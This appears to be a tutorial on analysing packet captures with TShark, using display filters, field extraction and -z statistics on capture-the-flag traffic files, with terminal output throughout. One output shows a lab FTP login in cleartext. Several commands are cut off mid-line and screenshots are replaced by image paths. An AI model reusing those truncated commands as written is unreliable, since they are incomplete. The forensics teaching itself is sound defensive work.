tshark -r c42-MTA6.pcap -q -z ip_srcdst,tree
```

```
-> tshark -r c42-MTA6.pcap -q -z ip_hosts,tree

===================================================================================================
IPv4 Statistics/All Addresses:
Topic / Item      Count         Average       Min Val       Max Val       Rate (ms)     Percent       Burst Rate    Burst Start
---------------------------------------------------------------------------------------------------
All Addresses     19749                                                   0.0324        100%          2.4300        80.620
 192.168.137.56   19747                                                   0.0324        99.99%        2.4300        80.620
 104.28.9.93      4373                                                    0.0072        22.14%        2.1100        73.517
 204.79.197.200   3849                                                    0.0063        19.49%        1.8700        346.130
 216.58.216.67    2239                                                    0.0037        11.34%        1.7800        216.840
 216.245.212.78   1371                                                    0.0022        6.94%         1.2500        75.721
 31.13.74.52      1156                                                    0.0019        5.85%         2.3100        71.330
 67.222.30.115    1063                                                    0.0017        5.38%         1.1300        215.153
 128.177.96.56    1010                                                    0.0017        5.11%         2.3400        80.620
 69.49.96.13      447                                                     0.0007        2.26%         1.6000        355.211
 23.235.44.249    259                                                     0.0004        1.31%         0.7000        214.892
 216.58.216.78    251                                                     0.0004        1.27%         0.5200        180.613
 31.13.74.1       214                                                     0.0004        1.08%         0.5200        89.030
 216.58.216.68    207                                                     0.0003        1.05%         0.9400        216.344
 192.168.137.2    206                                                     0.0003        1.04%         0.1100        214.385
 96.17.10.18      158                                                     0.0003        0.80%         0.5200        80.511
 31.13.74.7       158                                                     0.0003        0.80%         0.5100        79.690
 192.186.222.229  127                                                     0.0002        0.64%         0.4700        101.615
 173.201.1.1      127                                                     0.0002        0.64%         0.4900        517.973
 199.96.57.6      125                                                     0.0002        0.63%         0.4900        78.607
 69.16.175.10     117                                                     0.0002        0.59%         0.5300        217.412
 184.106.30.104   114                                                     0.0002        0.58%         0.0600        283.594
 23.213.239.139   106                                                     0.0002        0.54%         0.3800        70.785
 63.219.254.42    103                                                     0.0002        0.52%         0.3700        79.875
```

Alternatively, just do a dirty grep regex to list out all the IPs

```
tshark -r c42-MTA6.pcap |
grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" |
sort -u
```

```
-> tshark -r c42-MTA6.pcap |
> grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" |
> sort -u
0.0.0.0
104.244.43.167
104.244.43.199
104.244.43.71
104.28.8.93
104.28.9.93
107.20.172.16
107.22.177.56
128.177.96.18
128.177.96.56
128.177.96.9
128.241.217.10
128.241.217.16
```

Using DisplayFilters

DisplayFilters are grep-like methods to control exactly what packets are shown to you. You can

use filters by themselves, or stack them. I regularly use DisplayFilter cheat sheets as a reminder of all the filtering options avaliable.

The trick to getting specific answers in TShark is to use DisplayFilters at the right time. You won't really use them for granularity at the beginning of an investigation. You may `-Y [protocol]` from the beginning, but to use DisplayFilters you need to have particular values that you are hunting for more information on. This inevitably comes as the investigation progresses.

Perhaps you want to see what kind of HTTP codes have appeared

```
tshark -r packet.pcapng -t ud -Y 'http.response.code'
```

Once you see a particular code (say 200), you can filter down for more info

```
tshark -r packet.pcapng -t ud -Y 'http.response.code==200'

#to punish yourself, you can make it verbose now you've filtered it down
tshark -r packet.pcapng -t ud -Y 'http.response.code==200' -x -V -P
```

```
[27-Jun-21 00:04:32 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud -Y 'http.response.code'
11851 2021-04-30 01:02:06.741285615 35.232.111.17 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK  (application/pkix-ca)
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response
25884 2021-04-30 01:05:54.617312219 216.58.192.206 → 192.168.1.26 HTTP 688 HTTP/1.1 302 Found
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK
26264 2021-04-30 01:06:39.777768325 104.21.89.171 → 192.168.1.26 HTTP 71 HTTP/1.1 301 Moved Permanently
26884 2021-04-30 01:07:21.874414621 34.122.121.32 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content
[27-Jun-21 00:04:40 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud -Y 'http.response.code==200'
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK  (application/pkix-ca)
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK
```

You may have seen a particular IP, and you want to know what TLS activity it's had

```
tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65'
```

```
[26-Jun-21 23:57:20 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65' | head
15239 126.568426070 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15275 126.616836040 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15433 126.922502122 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15436 126.955561387 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15444 126.955602561 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15447 126.960084089 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exc
ge
15448 126.960279858 192.168.1.26 → 159.65.89.65 TLSv1.2 762 Application Da
15450 126.967697686 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15453 126.968979663 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exc
ge
15505 127.108474407 159.65.89.65 → 192.168.1.26 TLSv1.2 239 [TCP Spurious
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
```

Or maybe you have a particularly MAC address, and you want to know FTP instances

```
tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93'
```

```
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93' | head
  486 35.837695727 192.168.1.20 → 192.168.1.26 FTP 102 Response: 220 Welcome to Hacker FTP service.
  488 35.839884915 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH TLS
  490 35.840172295 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
  492 35.840412653 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH SSL
  494 35.840523520 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
  496 35.851219261 192.168.1.26 → 192.168.1.20 FTP 77 Request: USER kali
  498 35.851516416 192.168.1.20 → 192.168.1.26 FTP 100 Response: 331 Please specify the password.
  500 35.851770445 192.168.1.26 → 192.168.1.20 FTP 86 Request: PASS AfricaCTF2021
  502 35.881821765 192.168.1.20 → 192.168.1.26 FTP 89 Response: 230 Login successful.
  504 35.882780006 192.168.1.26 → 192.168.1.20 FTP 72 Request: SYST
```

Maybe you're interested to see what DNS activity a particular IP address had

```
tshark -r packet.pcapng 'dns and ip.addr==192.168.1.26'
```

```
[27-Jun-21 00:23:20 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'dns and ip.addr==192.168.1.26'
   51 2021-04-30 01:00:53.294184344 192.168.1.26 → 192.168.1.10 DNS 84 Standard query 0xa2ec A fp.msedge.net OPT
   64 2021-04-30 01:00:53.486068588 192.168.1.10 → 192.168.1.26 DNS 289 Standard query response 0xa2ec A fp.msedge.net CNAME
.perf.msedge.net CNAME a-0019.a-msedge.net CNAME a-0019.a.dns.afd.azure.com CNAME a-0019.standard.a-msedge.net A 204.79.197.
```

You can find another example here for a different instance

Removing info around DisplayFilters


Sometimes, you'll be using DisplayFilters that are difficult. Take example, VLAN querying for STP. Specifically, we want to see how many topology changes there are.

The DisplayFilter for this is `stp.flags.tc==1` . But putting that in doesn't seem to work for me.....so I know the value I want to see. I COULD grep, but that would end up being difficult

Instead, I can utilise the `-T fields` flag, which allows me to use the `-e` flag that will only print particular filters. In our case, all I want to do is find the packet number that gives the first 'yes' for topology (which will =1).

```
tshark -r network.pcapng -T fields -e frame.number -e stp.flags.tc |
sort -k2 -u
# -k flag says sort on a particular column.
# We don't want to sort on the packet numbers, we want to sort on the boolen valu
```

Awesome, here we can see that packet 42 is the first time there is confirmation that the topology has changed. We have stripped back the information to only show us exactly what we want: packet number, and STP topography boolean



Now we know the packet number, let's go investgate more details on the VLAN number responsible

```
tshark -r network.pcapng -V -P -c 42  |
tail -n120 |
ack -i 'topology' --passthru
```

```
    BPDU flags: 0x79, Agreement, Forwarding, Learning, Port Role: Ro
Topology Change
        0... .... = Topology Change Acknowledgment: No
        .1.. .... = Agreement: Yes
        ..1. .... = Forwarding: Yes
        ...1 .... = Learning: Yes
        .... 10.. = Port Role: Root (2)
        .... ..0. = Proposal: No
        .... ...1 = Topology Change: Yes
    Root Identifier: 24576 / 20 / 00:21:1b:ae:31:80
        Root Bridge Priority: 24576
        Root Bridge System ID Extension: 20
        Root Bridge System ID: Cisco_ae:31:80 (00:21:1b:ae:31:80)
    Root Path Cost: 4
    Bridge Identifier: 32768 / 20 / 00:0a:8a:a1:5a:80
        Bridge Priority: 32768
        Bridge System ID Extension: 20
        Bridge System ID: Cisco_a1:5a:80 (00:0a:8a:a1:5a:80)
    Port identifier: 0x8042
    Message Age: 0
    Max Age: 20
    Hello Time: 2
    Forward Delay: 15
    Version 1 Length: 0
    Originating VLAN (PVID): 20
        Type: Originating VLAN (0x0000)
        Length: 2
        Originating VLAN: 20
```


Awesome, so we managed to achieve all of this by first sifting out all noise and focusing just on the two fields of the display filter

Stats

The `-z` flag is weird. It's super useful to collect and aggregate stats about particular values. Want to know all of the IPs in captured traffic AND sort them according to how prevelant they are in traffic? `-z` is your guy

Get a list of all the things it can provide

```
tshark -z help
```



Get Conversations

The `-z` flag can collect all the conversations that particular protocols are having. At the bottom, it will provide a table of stats

There are the services supported

```
conv,bluetooth                          conv,rsvp
conv,eth                                conv,sctp
conv,fc                                 conv,sll
conv,fddi                               conv,tcp
conv,ip                                 conv,tr
conv,ipv6                               conv,udp
conv,ipx                                conv,usb
conv,jxta                               conv,wlan
conv,mptcp                              conv,wpan
conv,ncp                                conv,zbee_nwk
```

```
"bluetooth"  Bluetooth addresses
"eth"   Ethernet addresses
"fc"    Fibre Channel addresses
"fddi"  FDDI addresses
"ip"    IPv4 addresses
"ipv6"  IPv6 addresses
"ipx"   IPX addresses
"jxta"  JXTA message addresses
"ncp"   NCP connections
"rsvp"  RSVP connections
"sctp"  SCTP addresses
"tcp"   TCP/IP socket pairs  Both IPv4 and IPv6 are supported
"tr"    Token Ring addresses
"usb"   USB addresses
"udp"   UDP/IP socket pairs  Both IPv4 and IPv6 are supported
"wlan"  IEEE 802.11 addresses
```

Some examples include:

IP conversations.

```
tshark -r c42-MTA6.pcap -q -z conv,ip
# the -q flag suppresses packets and just gives the STATS

#endpoints involved in traffic
tshark -r c42-MTA6.pcap -q -z endpoints,ipv4
```

```
IPv4 Conversations
Filter:<No Filter>
                                               |       <-      | |       ->      | |     Total     |    Relative    |   Duration   |
                                               | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |      Start     |              |
104.28.9.93            <-> 192.168.137.56        2276 181kB        2097 2,852kB      4373 3,033kB      59.401257000       110.1180
192.168.137.56         <-> 204.79.197.200        1944 2,242kB      1905 261kB        3849 2,504kB      24.772840000       345.6089
192.168.137.56         <-> 216.58.216.67         1069 1,190kB      1170 151kB        2239 1,341kB      74.412694000       295.9690
192.168.137.56         <-> 216.245.212.78         706 912kB         665 50kB         1371 962kB        74.412064000        79.9423
31.13.74.52            <-> 192.168.137.56         609 48kB          547 699kB        1156 747kB        70.715698000        83.6331
67.222.30.115          <-> 192.168.137.56         575 63kB          488 614kB        1063 678kB       213.683853000       115.6198
128.177.96.56          <-> 192.168.137.56         534 66kB          476 573kB        1010 639kB        79.624740000        74.7288
69.49.96.13            <-> 192.168.137.56         203 19kB          244 180kB         447 200kB       354.546406000        16.1239
23.235.44.249          <-> 192.168.137.56         139 11kB          120 154kB         259 165kB       214.457199000        71.4390
192.168.137.56         <-> 216.58.216.78          108 90kB          143 16kB          251 107kB        74.562856000       295.8186
31.13.74.1             <-> 192.168.137.56         115 12kB           99 86kB          214 98kB         75.425559000       210.4443
192.168.137.56         <-> 216.58.216.68           98 117kB         109 9,977bytes     207 126kB       178.528381000       107.3682
192.168.137.2          <-> 192.168.137.56         104 8,674bytes     102 14kB         206 22kB          9.811780000       599.8096
31.13.74.7             <-> 192.168.137.56          90 11kB           68 54kB          158 66kB         79.624585000        74.7286
96.17.10.18            <-> 192.168.137.56          85 10kB           73 68kB          158 79kB         79.625027000        74.7284
192.168.137.56         <-> 192.186.222.229         62 50kB           65 5,869bytes     127 56kB         92.664088000        22.4938
173.201.1.1            <-> 192.168.137.56          69 6,118bytes     58 51kB          127 57kB        447.255994000       134.6818
```

```
-> tshark -r c42-MTA6.pcap -q -z endpoints,ipv4
================================================================================
IPv4 Endpoints
Filter:<No Filter>
                      |  Packets  | |  Bytes  | | Tx Packets | | Tx Bytes | | Rx Packets | | Rx Bytes |
192.168.137.56             19747      11774727       10309         1106886        9438        10667841
104.28.9.93                 4373       3033933        2097         2852802        2276          181131
204.79.197.200              3849       2504102        1944         2242395        1905          261707
216.58.216.67               2239       1341433        1069         1190193        1170          151240
216.245.212.78              1371        962757         706          912115         665           50642
31.13.74.52                 1156        747502         547          699236         609           48266
67.222.30.115               1063        678072         488          614450         575           63622
128.177.96.56               1010        639641         476          573455         534           66186
69.49.96.13                  447        200138         244          180203         203           19935
23.235.44.249                259        165971         120          154734         139           11237
```

DNS Conversations

```
tshark -r c42-MTA6.pcap -q -z dns,tree
```

```
-> tshark -r c42-MTA6.pcap -q -z dns,tree

================================================================================================================================================
DNS:
Topic / Item                  Count         Average       Min Val       Max Val       Rate (ms)     Percent       Burst Rate    Burst Start
------------------------------------------------------------------------------------------------------------------------------------------------
Total Packets                 204                                                   0.0004        100%          0.1100        214.385
 rcode                        204                                                   0.0004        100.00%       0.1100        214.385
  No error                    202                                                   0.0004        99.02%        0.1100        214.385
  No such name                2                                                     0.0000        0.98%         0.0200        9.812
 opcodes                      204                                                   0.0004        100.00%       0.1100        214.385
  Standard query              204                                                   0.0004        100.00%       0.1100        214.385
 Query/Response               204                                                   0.0004        100.00%       0.1100        214.385
  Response                    102                                                   0.0002        50.00%        0.0800        214.456
  Query                       102                                                   0.0002        50.00%        0.0800        214.358
 Query Type                   204                                                   0.0004        100.00%       0.1100        214.385
  A (Host Address)            197                                                   0.0004        96.57%        0.1100        214.385
  SRV (Server Selection)      4                                                     0.0000        1.96%         0.0400        9.812
  AAAA (IPv6 Address)         3                                                     0.0000        1.47%         0.0200        306.920
 Class                        204                                                   0.0004        100.00%       0.1100        214.385
  IN                          204                                                   0.0004        100.00%       0.1100        214.385
Payload size                  204           66.63         27            263           0.0004        100%          0.1100        214.385
Query Stats                   0                                                     0.0000        100%          -             -
 Qname Len                    102           18.18         9             31            0.0002                      0.0800        214.358
 Label Stats                  0                                                     0.0000                      -             -
  3rd Level                   81                                                    0.0002                      0.0800        214.358
```

DHCP conversations

```
tshark -r c42-MTA6.pcap -q -z dhcp,stat
```

```
-> tshark -r c42-MTA6.pcap -q -z dhcp,stat

================================================
DHCP (BOOTP) Statistics:
Filter for statistics:
DHCP Message Type |Packets |
DHCP Statistics
Discover                        |0 |
Offer                           |0 |
Request                         |4 |
Decline                         |0 |
ACK                             |0 |
NAK                             |0 |
Release                         |0 |
Inform                          |5 |
Force Renew                     |0 |
Lease query                     |0 |
Lease Unassigned                |0 |
Lease Unknown                   |0 |
Lease Active                    |0 |
Bulk Lease Query                |0 |
Lease Query Done                |0 |
Active LeaseQuery               |0 |
Lease Query Status              |0 |
TLS                             |0 |
================================================
```

DHCP Details

You can rip out some interesting details from DHCP packets. For example, the requested IP address from the client, and the host name involved

```
tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --noco
```

```
[27-Jun-21 15:41:15 BST] Desktop/WireDive
-> tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --nocolor
    Option: (50) Requested IP Address (192.168.20.11)
        Requested IP Address: 192.168.20.11
    Option: (12) Host Name
        Host Name: Microknoppix
        Parameter Request List Item: (12) Host Name
```

SIP Conversations

```
tshark -r Voip-trace.pcap -q -z sip,stat
```

```
================================================
SIP Statistics

Number of SIP messages: 19
Number of resent SIP messages: 0

* SIP Status Codes in reply packets
  SIP 200 OK                :     4 Packets
  SIP 100 Trying            :     1 Packets
  SIP 401 Unauthorized      :     3 Packets
  SIP 404 Not Found         :     1 Packets

* List of SIP Request methods
  INVITE                :     2 Packets
  ACK                   :     2 Packets
  OPTIONS               :     1 Packets
  REGISTER              :     2 Packets
  SUBSCRIBE             :     2 Packets
  BYE                   :     1 Packets

* Average setup time 16 ms
 Min 3 ms
 Max 30 ms
```

Stats on Protocols Involved in Traffic

This will display a heiarchy of the protocols involved in collected traffic

```
tshark -r c42-MTA6.pcap -q -z io,phs
```

```
Protocol Hierarchy Statistics
Filter:

eth                                      frames:19749 bytes:11775439
  ip                                     frames:19749 bytes:11775439
    udp                                  frames:233 bytes:27179
      dhcp                               frames:9 bytes:3122
      llmnr                              frames:8 bytes:576
      nbns                               frames:12 bytes:1320
      dns                                frames:204 bytes:22161
    igmp                                 frames:18 bytes:1080
    tcp                                  frames:19498 bytes:11747180
      http                               frames:1113 bytes:849501
        data-text-lines                  frames:143 bytes:80357
          tcp.segments                   frames:97 bytes:52187
        png                              frames:63 bytes:46294
          tcp.segments                   frames:58 bytes:42854
        tcp.segments                     frames:2 bytes:1965
        media                            frames:82 bytes:65580
          tcp.segments                   frames:70 bytes:54273
        image-gif                        frames:24 bytes:11439
          tcp.segments                   frames:5 bytes:2211
        image-jfif                       frames:59 bytes:43019
          tcp.segments                   frames:58 bytes:42008
        json                             frames:6 bytes:3003
          tcp.segments                   frames:3 bytes:633
```


Filter Between Two IPs

Let's say we want to know when a local machine (192.168.1.26) communicated out to an external public IP (24.39.217.246) on UDP

There are loads of ways to do this, but I'll offer two for now.

You can eyeball it. The advantadge of this method is that it shows the details of the communication on the right-hand size, in stats form (bytes transferred for example). But isn't helpful as you need to focus on every time the colours are on the same row, which is evidence that the two IPs are in communication. So it isn't actually clear how many times these two IPs communicated on UDP

```
tshark -r packet.pcapng -q -z conv,udp |ack '192.168.1.26|24.39.217.246
```



An alternate method is to filter by protocol and ip.addr. This is much more sophsticated method, as it allows greater granularity and offers flags to include UTC time. However, the tradeoff compared to the above version is that you don't get stats on the communication, like bytes communicated. You can add verbose flags, however these still don't get stats.

```
tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.2
# | wc -l will let you know the number of commmunications
```

```
[26-Jun-21 23:42:02 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246'
15806 2021-04-30 01:02:59.312686465 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15808 2021-04-30 01:02:59.315156925 192.168.1.26 → 24.39.217.246 UDP 94 51601 → 54150 Len=52
15825 2021-04-30 01:03:01.270641289 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15851 2021-04-30 01:03:03.273235376 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15865 2021-04-30 01:03:06.356548401 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15942 2021-04-30 01:03:08.255093992 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16095 2021-04-30 01:03:10.255179726 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
